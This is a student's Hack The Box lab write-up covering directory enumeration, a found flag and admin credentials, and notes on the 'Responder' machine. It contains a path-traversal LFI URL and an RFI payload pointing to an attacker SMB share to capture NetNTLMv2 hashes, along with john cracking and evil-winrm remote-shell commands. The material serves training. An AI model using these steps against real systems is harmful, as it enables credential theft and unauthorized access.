


The task here was to use gobuster for directory enumeration


“gobuster dir –url http://10.129.51.148 - -wordlist custom_wordlist.txt -x php,html”




Submit root flag: c7110277ac44d78b6a9fff2232434d16




I tried accessing the login page.




Using the contents i downloaded from the ftp server. I used the usernames and passwords combination to login. Admin account succeeded logging in.






I used” admin” as the username and” rKXM59ESxesUFHAd” as the password.



And Thats how I found the flag.



Responder

Here is my shareable link https://www.hackthebox.com/achievement/machine/2075093/461

Introduction

Under this lab, I learnt about File Inclusion vulnerability on web pages served om windows systems.

- Active Directory is used to set up their Windows domain networks.
- Microsoft employs NTLM (New Technology LAN Manager) & Kerberos for authentication services.
- We use a tool called Responder to capture NetNTLMv2 hashes.
- Then use john the ripper to test millions of potential passwords to see if they match the one used to create the hash.

For enumeration, we use nmap together with some flags.

- -p- helps us scan for all TCP ports in range 0-65535
- -sV- determine version of the service running on a port
- --min-rate. specifies the minimum number of packets Nmap should send per second to speed up the scan since the scan is for many ports.

Example usage, "nmap -p- --min-rate 1000 -sV TARGET_IP"

- Nmap uses a port-services database of well-known services in order to determine the service running on a particular port.

Windows Remote Management, or WinRM, is a built-in remote management protocol that basically uses Simple Object Access Protocol to interact with remote computers and servers, as well as Operating Systems and applications. WinRM allows the user to

- Remotely communicate and interface with hosts
- Execute commands remotely on systems that are not local to you but are network accessible.
- Monitor, manage and configure servers, operating systems and client machines from a remote location.

As a pentester, if we can find credentials (typically username and password) for a user who has remote management privileges, we can potentially get a PowerShell shell on the host.

Name-Based Virtual hosting is a method for hosting multiple domain names (with separate handling of each name) on a single server.

This allows one server to share its resources, such as memory and processor cycles, without requiring all the services to be used by the same hostname.

- The web server checks the domain name provided in the Host header field of the HTTP request and sends a response according to that.
- The /etc/hosts file is used to resolve a hostname into an IP address.
- we will need to add an entry in the /etc/hosts file for this domain to enable the browser to resolve the address. " echo "10.129.128.223 unika.htb" | sudo tee -a /etc/hosts"

Local File Inclusion occurs when an attacker is able to get a website to include a file that was not intended to be an option for this application. An example is when an application uses the path to a file as input.

RFI or Remote File Inclusion is similar to LFI but in this case it is possible for an attacker to load a remote file on the host using protocols like HTTP, FTP etc.

- One of the most common files that we can target on a Windows machine to verify LFI is the hosts file, WINDOWS\System32\drivers\etc\hosts (this file aids in the local translation of host names to IP addresses).
- The ../ string is used to traverse back a directory, one at a time. Thus multiple ../ strings are included in the URL so that the file handler on the server traverses back to the base directory.

" http://unika.htb/index.php?page=../../../../../../../../windows/system32/drivers/etc/hosts"

NTLM is a collection of authentication protocols created by Microsoft. It is a challenge-response authentication protocol used to authenticate a client to a resource on an Active Directory domain.

It is a type of single sign-on (SSO) because it allows the user to provide the underlying authentication factor only once, at login.

The NTLM authentication process is done in the following manner.

- The client sends the user's name and domain name to the server.
- The server generates a random character string, referred to as the challenge.
- The client encrypts the challenge with the NTLM hash of the user password and sends it back to the server.
- The server retrieves the user password.
- The server uses the hash value retrieved from the security account database to encrypt the challenge string. The value is then compared to the value received from the client. If the values match, the client is authenticated.

A **hash function** is a one-way function that takes any amount of data and returns a fixed size value.

An **NTHash** is the output of the algorithm used to store passwords on Windows systems in the SAM database and on domain controllers.

A **NetNTLMv2** challenge / response is a string specifically formatted to include the challenge and response.

- To verify that the Responder.conf is set to listen for SMB requests." cat Responder.Conf"
- To start Responder, we use python3 then pass the interface to listen on using the -I flag. "sudo python3 Responder.py -I tun0.

We check network interface using, "ifconfig" or "ip a"

we tell the server to include a resource from our SMB server by setting the page parameter as follows via the web browser." http://unika.htb/?page=//ATTACKING_IP/smbshare"

To crack the hashes,


- We first dump the NetNTLMv2 hash into a hash.txt file.
- Then use john the ripper to crack it. "john -w=/usr/share/wordlist/rockyou.txt hash.txt"
- John identifies the hash type automatically.


We'll connect to the WinRM service on the target and try to get a session using a tool called Evil-WinRM since powershell isnt install by default on linux.

" **evil-winrm -i TARGET_IP -u usrname -p password_we_got_from_the_hash**"

Question: When visiting the web service using the IP address, what is the domain that we are being redirected to?


Answer: unika.htb






Question: Which scripting language is being used on the server to generate webpages?

Answer: php




- The /etc/hosts file is used to resolve a hostname into an IP address & thus we will need to add an entry in the /etc/hosts file for this domain to enable the browser to resolve the address for unika.htb .
- The command is used is in this format “**echo "Target_IP host_name" | sudo tee -a /etc/hosts**”
- I ran this on my terminal **echo " 10.129.95.234 unika.htb " | sudo tee -a /etc/hosts**”

